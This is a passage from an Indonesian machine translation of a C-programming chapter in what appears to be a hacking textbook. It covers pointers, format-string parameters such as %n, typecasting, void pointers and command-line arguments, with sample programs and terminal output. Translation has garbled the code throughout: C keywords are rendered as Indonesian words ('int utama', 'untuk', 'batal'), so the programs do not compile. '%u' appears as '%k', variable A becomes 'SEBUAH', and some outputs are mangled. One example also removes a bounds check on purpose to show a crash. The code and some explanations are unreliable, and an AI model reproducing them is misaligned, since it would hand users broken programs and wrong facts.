Memulai program: /home/reader/booksrc/a.out

Breakpoint 1, main () di addressof.c:8
}
(gdb) cetak int_var
$1 = 5
(gdb) cetak &int_var
$2 = (int *) 0xbffff804
(gdb) cetak int_ptr
$3 = (int *) 0xbffff804
(gdb) cetak &int_ptr
$4 = (int **) 0xbffff800
(gdb)
```

---

Seperti biasa, breakpoint diatur dan program dijalankan di debugger. Pada titik ini sebagian besar program telah dijalankan. Pertama mencetak perintah menunjukkan nilai `int_var`, dan yang kedua menunjukkan alamatnya menggunakan alamat-operator. Dua perintah cetak berikutnya menunjukkan bahwa `int_ptr` berisi alamat `int_var`, dan mereka juga menunjukkan alamat `int_ptr` untuk ukuran baik.

Operator unary tambahan yang disebut *derefensi* operator ada untuk digunakan dengan pointer. Operator ini akan mengembalikan data yang ditemukan di alamat yang ditunjuk pointer, bukan alamat itu sendiri. Ini mengambil bentuk tanda bintang di depan nama variabel, mirip dengan deklarasi pointer. Sekali lagi, operator dereference ada di GDB dan C. Digunakan di GDB, ia dapat mengambil nilai integer int\_ptr menunjuk ke.

---

```
(gdb) cetak *int_ptr  
$5 = 5
```

---

Beberapa tambahan pada kode addressof.c (ditunjukkan pada addressof2.c) akan menunjukkan semua konsep ini. Ditambahkan printf() fungsi menggunakan parameter format, yang akan saya jelaskan di bagian selanjutnya. Untuk saat ini, fokus saja pada output program.

## alamat2.c

---

```
# sertakan <stdio.h>  
  
int utama() {  
    int int_var = 5; int  
    *int_ptr;  
  
    int_ptr = &int_var; // Masukkan alamat int_var ke int_ptr.  
  
    printf("int_ptr = 0x%08x\n", int_ptr);  
    printf("&int_ptr = 0x%08x\n", &int_ptr);  
    printf("*int_ptr = 0x%08x\n\n", *int_ptr);  
  
    printf("int_var terletak di 0x%08x dan berisi %d\n", &int_var, int_var); printf("int_ptr  
terletak di 0x%08x, berisi 0x%08x, dan menunjuk ke %d\n\n",  
        &int_ptr, int_ptr, *int_ptr);  
}
```

---

Hasil kompilasi dan eksekusi addressof2.c adalah sebagai berikut.

---

```
reader@hacking :~/booksrc $ gcc addressof2.c  
reader@hacking :~/booksrc $ ./a.out  
int_ptr = 0xfffff834  
&int_ptr = 0xfffff830  
* int_ptr = 0x00000005  
  
int_var terletak di 0xfffff834 dan berisi 5  
int_ptr terletak di 0xfffff830, berisi 0xfffff834, dan menunjuk ke 5  
  
reader@hacking :~/booksrc $
```

---

Ketika operator unary digunakan dengan pointer, alamat-operator dapat dianggap bergerak mundur, sedangkan operator dereferensi bergerak maju ke arah yang ditunjuk pointer.

## **0x264 Format String**

`Ituprintf()` fungsi dapat digunakan untuk mencetak lebih dari sekedar string tetap. Fungsi ini juga dapat menggunakan string format untuk mencetak variabel dalam berbagai format. SEBUAH *format string* hanyalah string karakter dengan urutan escape khusus yang memberi tahu fungsi untuk menyisipkan variabel yang dicetak dalam format tertentu sebagai pengganti urutan escape. Cara `ituprintf()` fungsi yang telah digunakan pada program sebelumnya, "Halo, dunia!\n" string secara teknis adalah format string; namun, itu tidak memiliki urutan pelarian khusus. Ini *urutan pelarian* disebut juga *parameter format*, dan untuk masing-masing yang ditemukan dalam format string, fungsi diharapkan mengambil argumen tambahan. Setiap parameter format dimulai dengan tanda persen (%) dan menggunakan singkatan karakter tunggal yang sangat mirip dengan pemformatan karakter yang digunakan oleh *experintah amina*.

Parameter	Jenis keluaran
%d	Desimal
%u	Desimal tak bertanda
%x	Heksadesimal

Semua parameter format sebelumnya menerima datanya sebagai nilai, bukan penunjuk ke nilai. Ada juga beberapa parameter format yang mengharapkan pointer, seperti berikut ini.

Parameter	Jenis keluaran
%s	Rangkaian
%n	Jumlah byte yang ditulis sejauh ini

`%s` parameter format mengharapkan untuk diberikan alamat memori; itu mencetak data di alamat memori itu sampai byte nol ditemukan. `%n` parameter format unik karena benar-benar menulis data. Itu juga mengharapkan untuk diberikan alamat memori, dan itu menulis jumlah byte yang telah ditulis sejauh ini ke alamat memori itu.

Untuk saat ini, fokus kami hanya akan menjadi parameter format yang digunakan untuk menampilkan data. Program `fmt_strings.c` menampilkan beberapa contoh parameter format yang berbeda.

### **fmt\_strings.c**

```
# sertakan <stdio.h>

int utama() {
    string karakter[10];
    int A = -73;
    unsigned int B = 31337;

    strcpy(string, "contoh");
```

```

// Contoh pencetakan dengan format string yang berbeda printf("[A] Des: %d,
Hex: %x, Unsigned: %u\n", A, A, A); printf("[B] Des: %d, Hex: %x, Tidak
Ditandatangani: %u\n", B, B, B); printf("[lebar bidang pada B] 3: '%3u', 10:
'%10u', '%08u'\n", B, B, B); printf("[string] %s Alamat %08x\n", string, string);

// Contoh operator alamat unary (dereferensi) dan string format %x printf("variabel A
ada di alamat: %08x\n", &A);
}

```

---

Dalam kode sebelumnya, argumen variabel tambahan diteruskan ke masing-masing printf() panggilan untuk setiap parameter format dalam string format. Akhir printf() panggilan menggunakan argumen &SEBUAH, yang akan memberikan alamat variabel SEBUAH. Kompilasi dan eksekusi program adalah sebagai berikut.

```

reader@hacking :~/booksrc $ gcc -o fmt_strings fmt_strings.c
reader@hacking :~/booksrc $ ./fmt_strings
[A] Des: -73, Hex: ffffffb7, Tidak ditandatangani: 4294967223
[B] Des: 31337, Hex: 7a69, Tidak Ditandatangani: 31337
[lebar bidang pada B] 3: '31337', 10: ' 31337', '00031337' [string]
contoh Alamat bfffff870
variabel A ada di alamat: bfffff86c
reader@hacking :~/booksrc $

```

---

Dua panggilan pertama ke printf() mendemonstrasikan pencetakan variabel SEBUAH dan B, menggunakan parameter format yang berbeda. Karena ada tiga parameter format di setiap baris, variabel SEBUAH dan B perlu diberikan tiga kali masing-masing. Itu %d parameter format memungkinkan untuk nilai negatif, sedangkan %k atau tidak, karena mengharapkan nilai yang tidak ditandatangani.

Ketika variabel SEBUAH dicetak menggunakan %k atau parameter format, itu muncul sebagai nilai yang sangat tinggi. Hal ini karena SEBUAH adalah angka negatif yang disimpan dalam pelengkap dua, dan parameter format mencoba mencetaknya seolah-olah itu adalah nilai yang tidak ditandatangani. Karena komplemen dua membalik semua bit dan menambahkan satu, bit yang sangat tinggi yang dulunya nol sekarang menjadi satu.

Baris ketiga dalam contoh, berlabel [lebar bidang pada B], menunjukkan penggunaan opsi lebar bidang dalam parameter format. Ini hanyalah bilangan bulat yang menunjukkan lebar bidang minimum untuk parameter format itu. Namun, ini bukan lebar bidang maksimum—jika nilai yang akan dikeluarkan lebih besar dari lebar bidang, lebar bidang akan terlampaui. Ini terjadi ketika 3 digunakan, karena data keluaran membutuhkan 5 byte. Ketika 10 digunakan sebagai lebar bidang, 5 byte ruang kosong dikeluarkan sebelum data keluaran. Selain itu, jika nilai lebar bidang dimulai dengan 0, ini berarti bidang harus diisi dengan nol. Ketika 08 digunakan, misalnya, outputnya adalah 00031337.

Baris keempat, berlabel [rangkaian], hanya menunjukkan penggunaan %s parameter format. Ingat bahwa string variabel sebenarnya adalah pointer yang berisi alamat string, yang bekerja dengan sangat baik, karena %s parameter format mengharapkan datanya diteruskan dengan referensi.

Baris terakhir hanya menunjukkan alamat variabel SEBUAH, menggunakan operator alamat unary untuk mendereferensi variabel. Nilai ini ditampilkan sebagai delapan digit heksadesimal, diisi oleh nol.

Seperti yang ditunjukkan oleh contoh-contoh ini, Anda harus menggunakan %d untuk desimal, %k untuk yang tidak ditandatangani, dan %x untuk nilai heksadesimal. Lebar bidang minimum dapat diatur dengan meletakkan angka tepat setelah tanda persen, dan jika lebar bidang dimulai dengan 0, maka akan diisi dengan nol. %s parameter dapat digunakan untuk mencetak string dan harus melewati alamat string. Sejauh ini bagus.

String format digunakan oleh seluruh keluarga fungsi I/O standar, termasuk scanf(), yang pada dasarnya berfungsi seperti printf() tetapi digunakan untuk input bukan output. Salah satu perbedaan utama adalah bahwa scanf() function mengharapkan semua argumennya menjadi pointer, jadi argumennya harus benar-benar alamat variabel—bukan variabel itu sendiri. Ini dapat dilakukan dengan menggunakan variabel pointer atau dengan menggunakan operator alamat unary untuk mengambil alamat dari variabel normal. Program dan eksekusi input.c akan membantu menjelaskan.

masukan.c

---

```
# sertakan <stdio.h>
# sertakan <string.h>

int utama() {
    pesan karakter[10];
    int jumlah, saya;

    strcpy(pesan, "Halo, dunia!");

    printf("Ulangi berapa kali?");
    scanf("%d", &hitung);

    untuk(i=0; i < hitung; i++)
        printf("%3d - %s\n", i, pesan);
}
```

---

Di input.c, scanf() fungsi yang digunakan untuk mengatur menghitung variabel. Output di bawah ini menunjukkan penggunaannya.

---

```
reader@hacking :~/booksrc $ gcc -o input input.c
reader@hacking :~/booksrc $ ./input
Ulangi berapa kali? 3
0 - Halo, dunia! 1 - Halo, dunia! 2 -
Halo, dunia! reader@hacking :~/booksrc $ ./input Ulangi berapa kali?
12

0 - Halo, dunia! 1 -
Halo, dunia! 2 -
Halo, dunia! 3 -
Halo, dunia! 4 -
Halo, dunia! 5 -
Halo, dunia! 6 -
Halo, dunia!
```

```
7 - Halo, dunia! 8 - Halo,  
dunia! 9 - Halo, dunia! 10 -  
Halo, dunia! 11 - Halo,  
dunia! reader@hacking :~/  
booksrc $
```

---

String format digunakan cukup sering, jadi keakraban dengan mereka sangat berharga. Selain itu, kemampuan untuk menampilkan nilai-nilai variabel memungkinkan untuk debugging dalam program, tanpa menggunakan debugger. Memiliki beberapa bentuk umpan balik langsung cukup penting untuk proses pembelajaran peretas, dan sesuatu yang sederhana seperti mencetak nilai variabel dapat memungkinkan banyak eksploitasi.

## ***Pengetikan 0x265***

*Pengetikan* hanyalah cara untuk sementara mengubah tipe data variabel, terlepas dari bagaimana awalnya didefinisikan. Ketika sebuah variabel diketik menjadi tipe yang berbeda, kompiler pada dasarnya diberitahu untuk memperlakukan variabel itu seolah-olah itu adalah tipe data baru, tetapi hanya untuk operasi itu. Sintaks untuk typecasting adalah sebagai berikut:

---

```
(typecast_data_type) variabel
```

---

Ini dapat digunakan ketika berhadapan dengan bilangan bulat dan variabel titik-mengambang, seperti yang ditunjukkan oleh typecasting.c.

### ***typecasting.c***

---

```
# sertakan <stdio.h>

int utama() {
    dalam a, b;
    mengapung c, d;

    a = 13;
    b = 5;

    c = a / b;                      // Bagi menggunakan bilangan bulat.
    d = (mengambang) a / (mengambang) b; // Membagi integer typecast sebagai float.

    printf("[bilangan bulat]\ta = %d\ntb = %d\n", a, b);
    printf("[mengambang]\tc = %f\ntd = %f\n", c, d);
}
```

---

Hasil kompilasi dan eksekusi typecasting.c adalah sebagai berikut.

---

```
reader@hacking :~/booksrc $ gcc typecasting.c
reader@hacking :~/booksrc $ ./a.out
[bilangan bulat]      a = 13 b = 5
[mengambang]          c = 2.000.000     d = 2,60000
reader@hacking :~/booksrc $
```

---

Seperti dibahas sebelumnya, membagi bilangan bulat 13 dengan 5 akan dibulatkan ke bawah menjadi jawaban yang salah dari 2, bahkan jika nilai ini disimpan ke dalam variabel floating-point. Namun, jika variabel integer ini di-typecast menjadi float, mereka akan diperlakukan seperti itu. Hal ini memungkinkan untuk perhitungan yang benar dari 2,6.

Contoh ini adalah ilustrasi, tetapi di mana typecasting benar-benar bersinar adalah ketika digunakan dengan variabel pointer. Meskipun pointer hanyalah alamat memori, kompiler C masih menuntut tipe data untuk setiap pointer. Salah satu alasannya adalah untuk mencoba membatasi kesalahan pemrograman. Pointer integer seharusnya hanya menunjuk ke data integer, sedangkan pointer karakter hanya boleh menunjuk ke data karakter. Alasan lain adalah untuk aritmatika pointer. Integer berukuran empat byte, sedangkan karakter hanya membutuhkan satu byte. Program pointer\_types.c akan mendemonstrasikan dan menjelaskan konsep-konsep ini lebih lanjut. Kode ini menggunakan parameter format %p untuk mengeluarkan alamat memori. Ini adalah singkatan yang dimaksudkan untuk menampilkan pointer dan pada dasarnya setara dengan 0x%08x.

### pointer\_types.c

---

```
# sertakan <stdio.h>

int utama() {
    di aku;

    char char_array[5] = {'a', 'b', 'c', 'd', 'e'}; int int_array[5]
    = {1, 2, 3, 4, 5};

    char * char_pointer;
    int *int_pointer;

    char_pointer = char_array;
    int_pointer = int_array;

    for(i=0; i < 5; i++) { // Iterasi melalui array int dengan int_pointer.
        printf("[pointer bilangan bulat] menunjuk ke %p, yang berisi bilangan bulat %d\n",
               int_pointer, *int_pointer);
        int_pointer = int_pointer + 1;
    }

    for(i=0; i < 5; i++) { // Ulangi array char dengan char_pointer.
        printf("[char pointer] menunjuk ke %p, yang berisi karakter '%c'\n",
               char_pointer, *char_pointer);
        char_pointer = char_pointer + 1;
    }
}
```

---

Dalam kode ini, dua larik didefinisikan dalam memori—satu berisi data integer dan yang lainnya berisi data karakter. Dua pointer juga ditentukan, satu dengan tipe data integer dan satu lagi dengan tipe data karakter, dan mereka ditetapkan untuk menunjuk pada awal larik data terkait. Dua loop for yang terpisah berulang melalui array menggunakan aritmatika pointer untuk menyesuaikan pointer agar menunjuk pada nilai berikutnya. Dalam loop, ketika nilai integer dan karakter

sebenarnya dicetak dengan %d dan %c parameter format, perhatikan bahwa yang sesuai printf() argumen harus dereference variabel pointer. Ini dilakukan dengan menggunakan operator unary \* dan telah ditandai di atas dengan huruf tebal.

---

```
reader@hacking :~/booksrc $ gcc pointer_types.c
reader@hacking :~/booksrc $ ./a.out
[integer pointer] menunjuk ke 0xfffff7f0, yang berisi bilangan bulat 1
[integer pointer] menunjuk ke 0xfffff7f4, yang berisi integer 2 [integer
pointer] menunjuk ke 0xfffff7f8, yang berisi integer 3 [integer pointer]
menunjuk ke 0xfffff7fc, yang berisi integer 4 [integer pointer] menunjuk ke
0xfffff800, yang berisi integer 5 [char pointer] menunjuk ke 0xfffff810, yang
berisi char 'a' [char pointer] menunjuk ke 0xfffff811, yang berisi char 'b' [char
pointer] poin ke 0xfffff812, yang berisi char 'c' [char pointer] menunjuk ke
0xfffff813, yang berisi char 'd' [char pointer] menunjuk ke 0xfffff814, yang
berisi char 'e' reader@hacking :~/booksrc $
```

---

Meskipun nilai yang sama dari 1 ditambahkan ke int\_pointer dan char\_pointer di loop masing-masing, kompiler menambah alamat pointer dengan jumlah yang berbeda. Karena char hanya 1 byte, pointer ke char berikutnya secara alami juga akan lebih dari 1 byte. Tetapi karena bilangan bulat adalah 4 byte, penunjuk ke bilangan bulat berikutnya harus lebih dari 4 byte.

Dalam pointer\_types2.c, pointer disandingkan sedemikian rupa sehingga int\_pointer menunjuk ke data karakter dan sebaliknya. Perubahan besar pada kode ditandai dengan huruf tebal.

### pointer\_types2.c

---

```
# sertakan <stdio.h>

int utama() {
    di aku;

    char char_array[5] = {'a', 'b', 'c', 'd', 'e'}; int int_array[5]
    = {1, 2, 3, 4, 5};

    char * char_pointer;
    int *int_pointer;

char_pointer = int_array; // char_pointer dan int_pointer sekarang
int_pointer = char_array; // arahkan ke tipe data yang tidak kompatibel.

    for(i=0; i < 5; i++) { // Iterasi melalui array int dengan int_pointer.
        printf("[pointer bilangan bulat] menunjuk ke %p, yang berisi karakter '%c'\n",
               int_pointer, *int_pointer);
        int_pointer = int_pointer + 1;
    }

    for(i=0; i < 5; i++) { // Ulangi array char dengan char_pointer.
```

```
    printf("[char pointer] menunjuk ke %p, yang berisibilangan bulat %d\n",
           char_pointer, *char_pointer);
    char_pointer = char_pointer + 1;
}
}
```

---

Output di bawah ini menunjukkan peringatan yang dimuntahkan dari kompiler.

```
reader@hacking :~/booksrc $ gcc pointer_types2.c
pointer_types2.c: Dalam fungsi main':
pointer_types2.c:12: peringatan: penugasan dari tipe pointer yang tidak kompatibel
pointer_types2.c:13: peringatan: penugasan dari tipe pointer yang tidak kompatibel
reader@hacking :~/booksrc $
```

---

Dalam upaya untuk mencegah kesalahan pemrograman, kompilator memberikan peringatan tentang pointer yang menunjuk ke tipe data yang tidak kompatibel. Tetapi kompiler dan mungkin programmer adalah satu-satunya yang peduli dengan tipe pointer. Dalam kode yang dikompilasi, sebuah pointer tidak lebih dari sebuah alamat memori, sehingga kompiler akan tetap mengkompilasi kode jika sebuah pointer menunjuk ke tipe data yang tidak kompatibel—ini hanya memperingatkan programmer untuk mengantisipasi hasil yang tidak diharapkan.

---

```
reader@hacking :~/booksrc $ ./a.out
[integer pointer] menunjuk ke 0xbffff810, yang berisi char 'a' [integer
pointer] menunjuk ke 0xbffff814, yang berisi char 'e' [integer pointer]
menunjuk ke 0xbffff818, yang berisi char '8' [integer pointer] poin ke
0xbffff81c, yang berisi char ' ' [pointer bilangan bulat] menunjuk ke
0xbffff820, yang berisi char '?' [char pointer] menunjuk ke 0xbffff7f0, yang
berisi bilangan bulat 1 [char pointer] menunjuk ke 0xbffff7f1, yang berisi
bilangan bulat 0 [char pointer] menunjuk ke 0xbffff7f2, yang berisi bilangan
bulat 0 [char pointer] menunjuk ke 0xbffff7f3, yang berisi integer 0 [char
pointer] menunjuk ke 0xbffff7f4, yang berisi integer 2 reader@hacking :~/
booksrc $
```

---

Meskipun `int_pointer` menunjuk ke data karakter yang hanya berisi 5 byte data, masih diketik sebagai integer. Ini berarti bahwa menambahkan 1 ke pointer akan menambah alamat sebanyak 4 setiap kali. Demikian pula, `char_pointer`'alamat s' hanya bertambah 1 setiap kali, melangkah melalui 20 byte data integer (lima integer 4-byte), satu byte pada satu waktu. Sekali lagi, urutan byte littleendian dari data integer terlihat ketika integer 4-byte diperiksa satu byte pada satu waktu. Nilai 4-byte dari `0x00000001` sebenarnya disimpan dalam ingatan sebagai `0x01, 0x00, 0x00, 0x00`.

Akan ada situasi seperti ini di mana Anda menggunakan pointer yang menunjuk ke data dengan tipe yang bertentangan. Karena jenis penunjuk menentukan ukuran data yang ditunjuknya, penting bahwa jenisnya benar. Seperti yang Anda lihat di `pointer_types3.c` di bawah ini, typecasting hanyalah cara untuk mengubah tipe variabel dengan cepat.

## pointer\_types3.c

---

```
# sertakan <stdio.h>

int utama() {
    di aku;

    char char_array[5] = {'a', 'b', 'c', 'd', 'e'}; int int_array[5]
    = {1, 2, 3, 4, 5};

    char * char_pointer;
    int *int_pointer;

    char_pointer = (char *) int_array; // Ketik ke dalam int_pointer =
    (int *) char_array; // tipe data penunjuk.

    for(i=0; i < 5; i++) { // Iterasi melalui array int dengan int_pointer.
        printf("[pointer bilangan bulat] menunjuk ke %p, yang berisi karakter '%c'\n",
               int_pointer, *int_pointer); int_pointer = (int *)
        ((char *) int_pointer + 1);
    }

    for(i=0; i < 5; i++) { // Ulangi array char dengan char_pointer.
        printf("[char pointer] menunjuk ke %p, yang berisi bilangan bulat %d\n",
               char_pointer, *char_pointer); char_pointer = (char
        *) ((int *) char_pointer + 1);
    }
}
```

---

Dalam kode ini, ketika pointer pertama kali disetel, data akan di-typecast ke dalam tipe data pointer. Ini akan mencegah kompiler C mengeluh tentang tipe data yang bertentangan; namun, aritmatika pointer apa pun akan tetap salah. Untuk memperbaikinya, ketika 1 ditambahkan ke pointer, mereka harus terlebih dahulu diketik ke dalam tipe data yang benar sehingga alamat bertambah dengan jumlah yang benar. Kemudian pointer ini perlu di-typecast kembali ke tipe data pointer sekali lagi. Itu tidak terlihat terlalu cantik, tetapi berhasil.

---

```
reader@hacking :~/booksrc $ gcc pointer_types3.c
reader@hacking :~/booksrc $ ./a.out
[integer pointer] menunjuk ke 0xbffff810, yang berisi char 'a' [integer
pointer] menunjuk ke 0xbffff811, yang berisi char 'b' [integer pointer]
menunjuk ke 0xbffff812, yang berisi char 'c' [integer pointer] poin ke
0xbffff813, yang berisi char 'd' [integer pointer] menunjuk ke 0xbffff814,
yang berisi char 'e' [char pointer] menunjuk ke 0xbffff7f0, yang berisi
integer 1 [char pointer] menunjuk ke 0xbffff7f4, yang berisi integer 2 [char
pointer] menunjuk ke 0xbffff7f8, yang berisi bilangan bulat 3 [char pointer]
menunjuk ke 0xbffff7fc, yang berisi bilangan bulat 4 [char pointer]
menunjuk ke 0xbffff800, yang berisi bilangan bulat 5 reader@hacking :~/
booksrc $
```

---

Secara alami, jauh lebih mudah hanya menggunakan tipe data yang benar untuk pointer di tempat pertama; namun, terkadang pointer generik tanpa tipe diinginkan. Di C, pointer kosong adalah pointer tanpa tipe, yang didefinisikan oleh ruang kosong kunci.

Bereksperimen dengan pointer kosong dengan cepat mengungkapkan beberapa hal tentang pointer tanpa tipe. Pertama, pointer tidak dapat di-dereferensi kecuali mereka memiliki tipe. Untuk mengambil nilai yang disimpan dalam alamat memori pointer, kompiler harus terlebih dahulu mengetahui jenis datanya. Kedua, void pointer juga harus di-typecast sebelum melakukan aritmatika pointer. Ini adalah batasan yang cukup intuitif, yang berarti bahwa tujuan utama pointer kosong adalah untuk menyimpan alamat memori.

Program pointer\_types3.c dapat dimodifikasi untuk menggunakan pointer kosong tunggal dengan mengetikkannya ke tipe yang tepat setiap kali digunakan. Kompilator mengetahui bahwa pointer kosong tidak bertipe, jadi semua tipe pointer dapat disimpan dalam pointer kosong tanpa typecasting. Ini juga berarti bahwa pointer void harus selalu di-typecast ketika melakukan dereferensi. Perbedaan ini dapat dilihat pada pointer\_types4.c, yang menggunakan pointer kosong.

#### pointer\_types4.c

---

```
# sertakan <stdio.h>

int utama() {
    di aku;

    char char_array[5] = {'a', 'b', 'c', 'd', 'e'}; int int_array[5]
    = {1, 2, 3, 4, 5};

    batal *void_pointer;

    void_pointer = (batal *) char_array;

    for(i=0; i < 5; i++) { // Iterasi melalui array int dengan int_pointer.
        printf("[char pointer] menunjuk ke %p, yang berisi karakter '%c'\n",
               void_pointer, *((char *) void_pointer)); void_pointer =
        (void *) ((char *) void_pointer + 1);
    }

    void_pointer = (batal *) int_array;

    for(i=0; i < 5; i++) { // Iterasi melalui array int dengan int_pointer.
        printf("[pointer bilangan bulat] menunjuk ke %p, yang berisi bilangan bulat %d\n",
               void_pointer, *((int *) void_pointer)); void_pointer =
        (void *) ((int *) void_pointer + 1);
    }
}
```

---

Hasil kompilasi dan eksekusi pointer\_types4.c adalah sebagai berikut.

---

```
reader@hacking :~/booksrc $ gcc pointer_types4.c
reader@hacking :~/booksrc $ ./a.out
[char pointer] menunjuk ke 0xbffff810, yang berisi char 'a' [char pointer]
menunjuk ke 0xbffff811, yang berisi char 'b' [char pointer] menunjuk ke
0xbffff812, yang berisi char 'c' [char pointer] poin ke 0xbffff813, yang berisi
char 'd' [char pointer] menunjuk ke 0xbffff814, yang berisi char 'e' [integer
pointer] menunjuk ke 0xbffff7f0, yang berisi integer 1 [integer pointer]
menunjuk ke 0xbffff7f4, yang berisi integer 2 [integer pointer] menunjuk ke
0xbffff7f8, yang berisi bilangan bulat 3 [integer pointer] menunjuk ke
0xbffff7fc, yang berisi bilangan bulat 4 [integer pointer] menunjuk ke
0xbffff800, yang berisi bilangan bulat 5 reader@hacking :~/booksrc $
```

---

Kompilasi dan output pointer\_types4.c ini pada dasarnya sama dengan pointer\_types3.c. Pointer void benar-benar hanya menyimpan alamat memori, sedangkan typecasting hard-coded memberitahu kompiler untuk menggunakan tipe yang tepat setiap kali pointer digunakan.

Karena tipe diurus oleh typecast, pointer kosong benar-benar tidak lebih dari alamat memori. Dengan tipe data yang ditentukan oleh typecasting, apa pun yang cukup besar untuk menampung nilai empat byte dapat bekerja dengan cara yang sama seperti pointer kosong. Dalam pointer\_types5.c, unsigned integer digunakan untuk menyimpan alamat ini.

### pointer\_types5.c

---

```
# sertakan <stdio.h>

int utama() {
    di aku;

    char char_array[5] = {'a', 'b', 'c', 'd', 'e'}; int int_array[5]
    = {1, 2, 3, 4, 5};

    unsigned int hacky_nonpointer;

    hacky_nonpointer = (int tidak ditandatangani) char_array;

    for(i=0; i < 5; i++) { // Iterasi melalui array int dengan int_pointer.
        printf("[hacky_nonpointer] menunjuk ke %p, yang berisi karakter '%c\n",
               hacky_nonpointer, *((char *) hacky_nonpointer));
        hacky_nonpointer = hacky_nonpointer + sizeof(char);
    }

    hacky_nonpointer = (int tidak ditandatangani) int_array;

    for(i=0; i < 5; i++) { // Iterasi melalui array int dengan int_pointer.
        printf("[hacky_nonpointer] menunjuk ke %p, yang berisi bilangan bulat %d\n",
               hacky_nonpointer, *((int *) hacky_nonpointer));
        hacky_nonpointer = hacky_nonpointer + sizeof(int);
    }
}
```

---

Ini agak membingungkan, tetapi karena nilai integer ini di-typecast ke dalam tipe pointer yang tepat ketika ditugaskan dan di-dereferensi, hasil akhirnya adalah sama. Perhatikan bahwa alih-alih mengetik beberapa kali untuk melakukan aritmatika pointer pada integer yang tidak ditandatangani (yang bahkan bukan pointer), ukuran dari() fungsi digunakan untuk mencapai hasil yang sama menggunakan aritmatika normal.

---

```
reader@hacking :~/booksrc $ gcc pointer_types5.c
reader@hacking :~/booksrc $ ./a.out
[hacky_nonpointer] menunjuk ke 0xbffff810, yang berisi char
'a' [hacky_nonpointer] menunjuk ke 0xbffff811, yang berisi char
'b' [hacky_nonpointer] menunjuk ke 0xbffff812, yang berisi char
'c' [hacky_nonpointer] menunjuk ke 0xbffff813, which berisi char
'd' [hacky_nonpointer] menunjuk ke 0xbffff814, yang berisi char
'e' [hacky_nonpointer] menunjuk ke 0xbffff7f0, yang berisi bilangan bulat 1
[hacky_nonpointer] menunjuk ke 0xbffff7f4, yang berisi bilangan bulat 2
[hacky_nonpointer] menunjuk ke 0xbffff7f8 , yang berisi bilangan bulat 3
[hacky_nonpointer] menunjuk ke 0xbffff7fc, yang berisi bilangan bulat 4
[hacky_nonpointer] menunjuk ke 0xbffff800, yang berisi bilangan bulat 5
reader@hacking :~/booksrc $
```

---

Hal penting untuk diingat tentang variabel dalam C adalah bahwa kompiler adalah satu-satunya hal yang peduli tentang tipe variabel. Pada akhirnya, setelah program dikompilasi, variabel tidak lebih dari alamat memori. Ini berarti bahwa variabel dari satu tipe dapat dengan mudah dipaksa untuk berperilaku seperti tipe lain dengan memberi tahu kompiler untuk mengetikkannya ke tipe yang diinginkan.

### **Argumen Baris Perintah 0x266**

Banyak program nongrafis menerima masukan dalam bentuk argumen baris perintah. Tidak seperti memasukkan dengan `scanf()`, argumen baris perintah tidak memerlukan interaksi pengguna setelah program mulai dieksekusi. Ini cenderung lebih efisien dan merupakan metode input yang berguna.

Di C, argumen baris perintah dapat diakses diutama() fungsi dengan memasukkan dua argumen tambahan ke fungsi: integer dan pointer ke array string. Integer akan berisi jumlah argumen, dan array string akan berisi masing-masing argumen tersebut. Program `commandline.c` dan eksekusinya harus menjelaskan banyak hal.

#### **commandline.c**

---

```
# sertakan <stdio.h>

int main(int arg_count, char *arg_list[]) {
    di aku;
    printf("Ada %d argumen yang diberikan:\n", arg_count);
    untuk(i=0; i < arg_count; i++)
        printf("argumen #%d\t\t%s\n", i, arg_list[i]);
}
```

---

---

```
reader@hacking :~/booksrc $ gcc -o commandline commandline.c
reader@hacking :~/booksrc $ ./commandline
Ada 1 argumen yang disediakan:
argumen #0 -          ./garis komando
reader@hacking :~/booksrc $ ./commandline ini adalah ujian
Ada 5 argumen yang diberikan:
argumen #0 -          ./garis komando
argumen #1 -          ini
argumen #2 -          adalah
argumen #3 -          sebuah
argumen #4 -          uji
reader@hacking :~/booksrc $
```

---

Argumen ke-nol selalu merupakan nama biner yang mengeksekusi, dan array argumen lainnya (sering disebut *an vektor argumen*) berisi argumen yang tersisa sebagai string.

Terkadang sebuah program ingin menggunakan argumen baris perintah sebagai integer sebagai lawan dari string. Terlepas dari ini, argumen diteruskan sebagai string; namun, ada fungsi konversi standar. Tidak seperti typecasting sederhana, fungsi ini sebenarnya dapat mengubah array karakter yang berisi angka menjadi bilangan bulat yang sebenarnya. Yang paling umum dari fungsi-fungsi ini adalahatoi(), yang merupakan kependekan dari *ASCII ke bilangan bulat*. Fungsi ini menerima pointer ke string sebagai argumennya dan mengembalikan nilai integer yang diwakilinya. Perhatikan penggunaannya di convert.c.

### convert.c

---

```
# sertakan <stdio.h>

batalkan penggunaan(char *nama_program) {
    printf("Penggunaan: %s <pesan> <# kali pengulangan>\n", nama_program);
    keluar(1);
}

int main(int argc, char *argv[]) {
    int saya, menghitung;

    jika(argc < 3)          // Jika kurang dari 3 argumen digunakan,
        penggunaan(argv[0]); // tampilkan pesan penggunaan dan keluar.

    hitung = atoi(argv[2]); // Ubah argumen ke-2 menjadi bilangan bulat.
    printf("Mengulang %d kali..\n", hitung);

    untuk(i=0; i < hitung; i++)
        printf("%3d - %s\n", i, argv[1]); // Cetak argumen ke-1.
}
```

---

Hasil kompilasi dan eksekusi convert.c adalah sebagai berikut.

---

```
reader@hacking :~/booksrc $ gcc convert.c
reader@hacking :~/booksrc $ ./a.out
Penggunaan: ./a.out <message> <# kali pengulangan>
```

```
reader@hacking :~/booksrc $ ./a.out 'Halo, dunia!' 3 Ulangi  
3 kali..  
0 - Halo, dunia! 1 - Halo,  
dunia! 2 - Halo, dunia!  
reader@hacking :~/booksrc  
$
```

---

Dalam kode sebelumnya, anjikapernyataan memastikan bahwa tiga argumen digunakan sebelum string ini diakses. Jika program mencoba mengakses memori yang tidak ada atau program tidak memiliki izin untuk membaca, program akan macet. Dalam C, penting untuk memeriksa jenis kondisi ini dan menanganinya dalam logika program. Jika pemeriksaan kesalahan jikapernyataan dikomentari, pelanggaran memori ini dapat dieksplorasi. Program convert2.c seharusnya membuat ini lebih jelas.

### convert2.c

---

```
# sertakan <stdio.h>

batalkan penggunaan(char *nama_program) {
    printf("Penggunaan: %s <pesan> <# kali pengulangan>\n", nama_program);
    keluar(1);
}

int main(int argc, char *argv[]) {
    int saya, menghitung;

    // jika(argc < 3)          // Jika kurang dari 3 argumen digunakan,
    //     penggunaan(argv[0]); // tampilkan pesan penggunaan dan keluar.

    hitung = atoi(argv[2]); // Ubah argumen ke-2 menjadi bilangan bulat.
    printf("Mengulang %d kali..\n", hitung);

    untuk(i=0; i < hitung; i++)
        printf("%3d - %s\n", i, argv[1]); // Cetak argumen ke-1.
}
```

---

Hasil kompilasi dan eksekusi convert2.c adalah sebagai berikut.

```
